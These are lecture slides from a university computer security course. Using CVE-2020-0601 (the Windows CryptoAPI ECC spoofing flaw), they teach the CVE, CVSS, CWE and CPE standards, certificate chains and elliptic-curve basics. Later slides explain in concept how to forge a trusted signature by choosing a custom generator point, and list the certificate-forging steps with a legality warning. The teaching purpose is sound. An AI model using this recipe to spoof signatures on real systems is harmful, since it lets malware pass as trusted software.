Co-funded by the
Erasmus+ Programme
of the European Union

ISSES

ISSES – Information Security Services
Education in Serbia

Supported by the Erasmus+ Capacity Building in the field of Higher Education (CBHE) grant
N° 586474-EPP-1-2017-1-RS-EPPKA2-CBHE-JP

INTRODUCTION

COMPUTER SECURITY

Lecture 1

Information Security Services Education in Serbia (ISSES)

1.4 Vulnerabilities and attack surfaces

What is this about?

- Before we go through this course field by field (more on the structure of the course next class) it is useful to see what an actual example of the central subject of this course looks like—a real example of the security of an OS failing.
- It may very well happen that something we do here isn't clear to you. This is just fine: everything we mention here will be explained through the entirety of the course. So even though there is a *lot* of slides here, we will only rush through them the first time 'round and come back for details later along the road.
- Aside from being a whirlwind tour of what security actually looks like, this section will also teach you the basics of getting information about vulnerabilities.

Motivation

- Everywhere else we'll have to work with toy problems and simplified scenarios in order to manage to do everything that needs doing on time.
- So here, just for once, we'll go in as much details as we possibly can, just to show what things really look like in the wild.
- This way we have both width and depth.
- The plan is to rush through this quickly to start with, just to offer a taste, return to bits of it later and go through it one more time at the very end serving as a sort of capstone to the class.

What's going to be our target vulnerability?

CVE-2020-0601

CVE-2020-0601?

- First: What does this odd alphanumeric string mean?
- CVE is *Common Vulnerabilities and Exposures,* a standard for identification and tracking of vulnerabilities in software systems.
- It's a method for uniquely identifying potential problems in security in software.
- The name, according to the standard consists of:
  - The CVE prefix
  - The year
  - Arbitrary digits, currently taken to be four.
- The standard also defines sub-standards for severity (CVSS), fields of vulnerability (CWE), and vulnerable configurations (CPE).

How do we know what CVE-2020-0601 is?

- The official list is being maintained by the MITRE corporation and there are various methods for searching through it.
- Among the best is the National Vulnerability Database (NVD) which is maintained by NIST.
- https://nvd.nist.gov/
- If we should search their site using the string we get the following search result:

Vuln ID	Summary	CVSS Severity
CVE-2020-0601	A spoofing vulnerability exists in the way Windows CryptoAPI (Crypt32.dll) validates Elliptic Curve Cryptography (ECC) certificates.An attacker could exploit the vulnerability by using a spoofed code-signing certificate to sign a malicious executable, making it appear the file was from a trusted, legitimate source, aka 'Windows CryptoAPI Spoofing Vulnerability'. **Published:** January 14, 2020; 06:15:30 PM -05:00	*V3.1:* 8.1 HIGH *V2:* 5.8 MEDIUM

How to learn of the vulnerability in the first place?

- This is not a stupid question: imagine being responsibe for the security of a computer system (and you are, even if it is only your own PC). How do you keep abreast of all the ways the security could fail? You can only look up a vulnerability if you know its CVE name.
- The solution? Twitter.
  - No, seriously. It *is* good for something after all.
  - The Mitre corporation maintains a Twitter account which tweets the moment that a new CVE vulnerability is registered. You can find it under: @CVEnew
- The alternative that can also be employed under the circumstances is the RSS feed maintained by NVD: https://nvd.nist.gov/feeds/xml/cve/misc/nvd-rss.xml

What can we discover about CVE-2020-0601?

- The NVD offers standard information fields:
  - Description—A brief survey of the most pertinent details
  - Severity—A standardized calculated metric of the ease of exploitation of the vulnerability on one hand and the potential harm exploiting it can bring on the other.
  - References—A collection of external links to texts written by security researchers and software vendors. This is where all the best information is.
  - Weakness specification—An explanation of the weakness category the vulnerability belongs to. As we'll learn, vulnerabilities tend to flock together grouped by common mistakes leading up to them.
  - Vulnerable software configurations—A schematic, machine-readable specification of those specific software configurations that are vulnerable.


Description

Current Description

A spoofing vulnerability exists in the way Windows CryptoAPI (Crypt32.dll) validates Elliptic Curve Cryptography (ECC) certificates.An attacker could exploit the vulnerability by using a spoofed code-signing certificate to sign a malicious executable, making it appear the file was from a trusted, legitimate source, aka 'Windows CryptoAPI Spoofing Vulnerability'.

Source: MITRE

Severity



This is the severity vector which is a schematic, machine-readable specification of the properties of severity.

Severity vector

- A severity vector consists of
  - AV—Attack vector
  - AC—Attack complexity
  - PR—Privileges needed for attack.
  - UI—Is there a need for user interaction, which is to say is there something the user must actively do for the vulnerability to be exploited.
  - S—Attack scope: can the attack be used as a springboard to attack other systems/sections of the system.
  - C—How the confidentiality of the vulnerable system is affected.
  - I—How the integrity of the vulnerable system is affected.
  - A—How the availability of the vulnerable system is affected.

CVE-2020-0601 severity vector

CVSS v3.1 Severity and Metrics:

Base Score: 8.1 HIGH

Vector: AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N

Impact Score: 5.2

Exploitability Score: 2.8

Attack Vector (AV): Network

Attack Complexity (AC): Low

Privileges Required (PR): None

User Interaction (UI): Required

Scope (S): Unchanged

Confidentiality (C): High

Integrity (I): High

Availability (A): None

References

Hyperlink	Resource
http://packetstormsecurity.com/files/155960/CurveBall-Microsoft-Windows-CryptoAPI-Spoofing-Proof-Of-Concept.html	
http://packetstormsecurity.com/files/155961/CurveBall-Microsoft-Windows-CryptoAPI-Spoofing-Proof-Of-Concept.html	
https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-0601	Patch Vendor Advisory

Weakness enumeration

Weakness Enumeration

CWE-ID	CWE Name	Source
CWE-295	Improper Certificate Validation	NIST

Weakness enumeration?

- This is a standard best studied as part of your work on the development of secure software. It is an exceptionally useful taxonomy (with excellent examples!) of the sorts of errors made when writing software which lead to vulnerabilities.
- For the developer it serves as a cautionary tale.
- For the security researcher, however, it is a list of places to consider attacking.
- We'll be back to the CWE standard in due course, but it might be illuminating to look at the most *common* weaknesses.

Most common weaknesses

1200 - Weaknesses in the 2019 CWE Top 25 Most Dangerous Software Errors

- Improper Restriction of Operations within the Bounds of a Memory Buffer - *(119)*
- Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') - *(79)*
- Improper Input Validation - *(20)*
- Information Exposure - *(200)*
- Out-of-bounds Read - *(125)*
- Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection') - *(89)*
- Use After Free - *(416)*
- Integer Overflow or Wraparound - *(190)*
- Cross-Site Request Forgery (CSRF) - *(352)*
- Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal') - *(22)*
- Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection') - *(78)*
- Out-of-bounds Write - *(787)*
- Improper Authentication - *(287)*
- NULL Pointer Dereference - *(476)*
- Incorrect Permission Assignment for Critical Resource - *(732)*
- Unrestricted Upload of File with Dangerous Type - *(434)*
- Improper Restriction of XML External Entity Reference - *(611)*
- Improper Control of Generation of Code ('Code Injection') - *(94)*
- Use of Hard-coded Credentials - *(798)*
- Uncontrolled Resource Consumption - *(400)*
- Missing Release of Resource after Effective Lifetime - *(772)*
- Untrusted Search Path - *(426)*
- Deserialization of Untrusted Data - *(502)*
- Improper Privilege Management - *(269)*
- Improper Certificate Validation - *(295)*

Most common weakness

- Much, much, *much* more will be said on this topic later.
- Indeed, it can be said that the majority of your education as part of this subfield is going to be struggling with these twenty five issues.
- As part of this subject we care most about those weaknesses which impact the OS: especially memory management which, depressingly, makes up about 20% of the list.
- Please note that our own weakness (CWE-295) is on the list, too, albeit in the last place.

Software configurations

Known Affected Software Configurations Switch to CPE 2.2

Configuration 1 (hide)

- cpe:2.3:o:microsoft:windows_10:-:*:*:*:*:*:*:* — Show Matching CPE(s)
- cpe:2.3:o:microsoft:windows_10:1607:*:*:*:*:*:*:* — Show Matching CPE(s)
- cpe:2.3:o:microsoft:windows_10:1709:*:*:*:*:*:*:* — Show Matching CPE(s)
- cpe:2.3:o:microsoft:windows_10:1803:*:*:*:*:*:*:* — Show Matching CPE(s)
- cpe:2.3:o:microsoft:windows_10:1809:*:*:*:*:*:*:* — Show Matching CPE(s)
- cpe:2.3:o:microsoft:windows_10:1903:*:*:*:*:*:*:* — Show Matching CPE(s)
- cpe:2.3:o:microsoft:windows_10:1909:*:*:*:*:*:*:* — Show Matching CPE(s)
- cpe:2.3:o:microsoft:windows_server_2016:-:*:*:*:*:*:*:* — Show Matching CPE(s)
- cpe:2.3:o:microsoft:windows_server_2016:1803:*:*:*:*:*:*:* — Show Matching CPE(s)
- cpe:2.3:o:microsoft:windows_server_2016:1903:*:*:*:*:*:*:* — Show Matching CPE(s)
- cpe:2.3:o:microsoft:windows_server_2016:1909:*:*:*:*:*:*:* — Show Matching CPE(s)
- cpe:2.3:o:microsoft:windows_server_2019:-:*:*:*:*:*:*:* — Show Matching CPE(s)

The CPE standard

- Why?
- Well, when you first learn of a vulnerability the first question on your mind is naturally: Is this my problem?
- This is much more tricky that you might imagine. Vulnerabilities often rely on extreme subtleties in implementation which can vary from version to version or may only be useful for attack when combined with another piece of software or a specific platform or on a specific patchlevel… etc. etc. etc.
- Therefore, the CPE standard was created. It's a way to describe with great granularity and precision the configuration of a software system with as much specificity or generality as the circumstances call for.

The CPE standard

- Common Platform Enumeration
- Version 2.3 (the most recent one) any piece of software is specified as a WFN a "well-formed CPE name." This is an abstract construction consisting of attributes and values, like so:
- `wfn:[part="a",vendor="microsoft",product="internet_explorer",version="8\.0\.6001",update="beta"]`
- This is, naturally, Microsoft Internet Explorer 8.0.6001, beta.
- WFN can be encoded in various ways. Of particular interest is something that v2.3 calls formatted string binding. The general form looks like this:
- `cpe:2.3:a:microsoft:internet_explorer:8.0.6001:beta:*:*:*:*:*:*`

The CPE standard

- Note that we specify the standard and the version as well as various fields in a pre-arranged sequence.
- Those fields we have not specified are replaced with wildcards.
- This way lets us talk about issues which affect a large number of platforms and those which are hyper-specific.
- If you have ever worked with versioning specifications in systems like Maven or the npm dependency specification this might seem familiar.
- It's basically the same idea but managing a much rougher version-space.

The CPE standard

- CPE doesn't just allow for the *naming* of platforms, but it also allows for an automated system to *compare* configurations.
- This means that we can maintain a database of our software inventory and then make structured queries over this inventory to verify if some of it is vulnerable.
- This functionality is core to something called a vulnerability management system (VMS)
- More on this later.

The CPE standard—an example of use

- CPE is just a standard and, like any standard, is just words on a page until it is *implemented.* An example of CPE being used is a Python module.
- https://pypi.org/project/cpe/
- https://cpe.readthedocs.io/en/latest/

```
$ pip install cpe
```

The CPE standard—an example of use

```
1  from cpe.cpe2_2 import CPE2_2
2  from cpe.cpeset2_2 import CPESet2_2
3
4  c1 = CPE2_2('cpe:/o:microsoft:windows_2000::sp3:pro')
5  c2 = CPE2_2('cpe:/a:microsoft:ie:5.5')
6
7  K = CPESet2_2()
8  K.append(c1)
9  K.append(c2)
10 X = CPE2_2('cpe:/o:microsoft:windows_2000')
11 print(K.name match(X))
```

```
D:\work\prg\tmp>python test.py
True
```

The CPE standard—an example of use

- As can be seen, the specified tag caused a match when compared with the software inventory despite the fact that it was not 1:1.
- This is because CPE defines what is a subset of what and the python module implements it.
- Why would you use such software? A good cause to use it is if you manage a complex software environment. You could store the specification of everything on your computers in a database and match any new high-severity CVE against the database by taking its CPE section and running it through code much like this one.

The CPE Standard as applied to CVE-2020-0601

- What can be concluded based on the specification?
- The vulnerable systems are: Windows 10, Windows Server 2016, and Windows Server 2019 with version strings that can be: 1607, 1709, 1803, 1809, 1903, 1909 or when there's no explicitly listed version string.
- This is a rather complex way to say "Every version of Windows 10"

Now what?

- We have all information about this vulnerability.
- What are the steps now?
  1. Identify if we are vulnerable. (If we have a newish copy of Windows 10, we are)
  2. If we are vulnerable we have to understand the issue.
  3. If we have understood it, we have to find a way how to attack a system using the issue because only then may we test our system.
  4. If we have tested our system and it is vulnerable we need to determine how to mitigate the risk of the vulnerability or remove the vulnerability altogether.
- Often, especially in an emergency, we jump from 1 directly to 4, especially if we have vendor instructions. However, this time, we have the luxury of our own research.

Information Security Services Education in Serbia (ISSES)

1.5 How to understand CVE-2020-0601

What is the problem?


- Briefly stated: The implementation of certain cryptography methods within the Windows operating system has a fatal error in it and this leads to the possibility of forged digital signatures leading to:
  - Falsified signatures on executable files.
  - Falsified websites (consider the possibilities of faked banking website)
- Other courses in the module you are taking (not to mention this very course) will offer a lot more context later, but for now we have three questions to consider:
  - What is a digital signature?
  - What is a certificate chain?
  - What is ECC?

What is a digital signature?


- A way to guarantee the contents of a file or some communication.
- In the case of asymmetric encryption (we have talked about this as part of the base operating systems course) it means that we compute a checksum for an arbitrary datastream (a *cryptographic hash*) and we encrypt it with the private key of the signer, meaning that anyone with the public key can decrypt it.
- This, in turn, means that it is possible to verify that someone with the private key corresponding to a given public key has verified the data.
- Example: Someone may sign an executable which means that, if you trust the person or institution which did, you can run it without fearing it might do harm to your system.

A signed executable

No signature



Signature



The certificate chain

- The problem with that 'Apple Inc.' bit is: how exactly do you know the public key of Apple? Sure, there's a public key included with the signature as well as a standardized document explaining who owns the key, but *anyone* can generate something like that. How can you be certain that it really is Apple?
- Simple: Someone signs both the key and the document with the details. The signed document with a key (and some other details) is a *certificate.*
- Sure, but who signs *that?* Where does the sequence terminate?
- A certificate chain is that sequence, each certificate guaranteeing the next until it terminates at an institution we trust by default.

Issuing certificates

- An institution which produces and signs a certificate for someone is known as a 'certificate authority' or a CA.
- A certificate chain may include any number of CAs and the certificate which is at the top of a chain is called a 'root CA'
- The root CA's certificate is signed by the same root CA. This is known as a 'self-signed' certificate.
- It's the equivalent of carrying around identification papers you have issued to yourself. Technically you can make your own ID documents, but the question becomes who *trusts* them.

Root Certificate Authority

- There's nothing *special* about root CAs. Their keys are the same as anyone else's.
- The trick is that it is an institution such that:
  - Its public key is generally known.
  - It is trusted to not issue certificates without first ascertaining that the data in the certificate is correct.
- Online Root CAs tend to be huge security companies whose whole value as companies rests on public trusts (incentivizing them, therefore, to be good at what they do)
- Locally the ministry for internal affairs and the post offices serve as the root CAs of Serbia and if you get a digital signature certificate one or the other will sign your certificate after verifying your identity.

What is ECC?

- ECC is Eliptic Curve Cryptography.
- This is not the time or the place to detail individual cryptographic algorithms.
- However, to understand CVE-2020-0601 we need to understand ECC at least a little bit.
- Let us start with this: The ECC algorithm is defined through parameters we call a, b, p, n and G. To use a specific ECC algorithm (frequently called a 'curve') we need to specify the values of those parameters.
- Details on how precisely ECC works are included alongside this presentation as supplement 1.A.
- You will be covering ECC in detail as part of the "Applied Cryptography" course you should be attending.

What is ECC?

- To understand the attack without too many details we need to know that the ECC standard defines a method by which we may multiply a point on a curve with a whole number. This curve is defined largely by parameters a, b, and p with a and b being coefficients and p the value modulo which we compute everything.
- Further, let us say that the private key in such a scheme is a whole number *k* and the public key is kG where that is the result of abovementioned multiplication of the key with a point on the curve we know as a 'generator' and which si also a parameter.
- The mathematics is such that learning kG if we know k and G is easy, and learning k if we know kG and G is incredibly hard. This is all we need to understand the attack.

Where did Microsoft go wrong?

- ~~Windows Vista~~
- When verifying signature validity in a certificate chain, the MS cryptography library reads from the certificate the public key and the information about the algorithm used.
- This is a good thing: The probability to specify the algorithm used allows us to change algorithms in use quickly. This is a property known as 'crypto-agility' and is very desirable.
- The problem arises in allowing for the algorithm to be freely specified. The end result is that we may specify an algorithm (P-256, say) and then specify, independently, our own generator point that's different to the one in the standard.
- This is a catastrophic error.

Where did Microsoft go wrong?

- Now making our own standard is fine. If I specified the VELJKO-256 algorithm with a generator point of whatever I wanted and with parameters of my own devising that's fine and the OS can be free to say that this isn't a cryptographic standard anyone uses for anything and that's an end of that: I can self-sign a certificate with it but that's an end to it.
- However, the error allows me to claim that I have a signature using a well-known algorithm, but just with a different value of the generator G.
- With an arbitrary value of G I can 'prove' I have a private key corresponding to a completely arbitrary public key (say the one belonging to Microsoft) by carefully computing the value of G in such a way as to allow me to do that.

How to exploit: The Concept

- Let Q be the public key of the target we are going after, say the key of a CA. This public key is, by definition, public and we know it.
- Q is a point on a curve we know (P-256, say) and we know that, by necessity Q = kG for a secret k. G here is the generator point defined in the P-256 standard.
- We invent a k' which is our private key. Its value is arbitrary.
- Then we define our own, new, generator point G' which we may compute by simply multiplying the public key with the inverse of our picked private key like so:

$$G' = \frac{1}{k'} \cdot Q$$

How to exploit: The Concept

- If we can arrange for such a G' we have no other work to do.
- In this mutated variant of the P-256 standard everything works normally and just as we expect it to except for one thing: we've arranged things so that Q's corresponding private key is no longer k but k', which we know.
- Then we can sign whatever we please with that k' value and to a vulnerable OS it looks as if what we've signed has been signed by, say, Microsoft.
- This can lead to near-complete security collapse.

How to exploit: The Execution

- Now that we understand the theory of this, how to make the attack work on a specific computer?
- Why do this in the first place?
  - It is the only way to verify that the attack works and that we understand the vectors of attack properly.
  - It is the only way to verify that our method of protection works.
  - Generally, no vulnerability report is really accepted without a proof of concept attack.
- This is the first (but not last) time we are talking about a real attack on a real computer system during this course, so this is a good opportunity to repeat what we've said on the first lecture: *Only do this sort of thing on computers you own or whose owner has given you explicit permission. Conducing attacks on computer systems otherwise is a criminal act.*

How to exploit: The Execution


- What are our steps:
  1. We identify a certificate such that:
     1. Windows trusts it
     2. It uses a vulnerable type of encryption
  2. We examine the certificate and learn its public key.
  3. We construct a new certificate with a maliciously compute generator and this public key.
  4. Now sign using that certificate a new certificate which claims we are… anyone, really.
  5. Profit!

Which certificates does Windows trust?


- As already explained, operating systems verify signatures by trusting, in advance, a certain number of root certificates which come bundled with the system.
- The user may 'install' any certificate and it will be treated as valid-by-default, added to the trust list. You often do this with, say, your bank's certificate.
- Aside from certificates that are valid by default, a valid certificate is one whose certificate chain terminates at valid-by-default certificate.
- The list of certificates which make up a certificate's chain is called a 'Certification Path' in Windows and is easily viewed.

Certification paths

Certification paths




Installing a certificate




Which certificates does Windows trust?

- How do we get a list of those certificates that Windows sees as valid by default?
- It is possible to examine certification paths but this would take altogether too long.
- Luckily, Windows maintains a database of all the certificates it trusts and there is a built-in tool for managing this database.
- The tool (Certificate Manage) allows not only for viewing the list and installing new certificates but (crucially) removing unwanted ones.
- This is a vital aspect of security hygiene: if a certificate is no longer needed *remove it immediately.* Each trusted-by-default certificate is an attack surface (more on this later) unto itself.

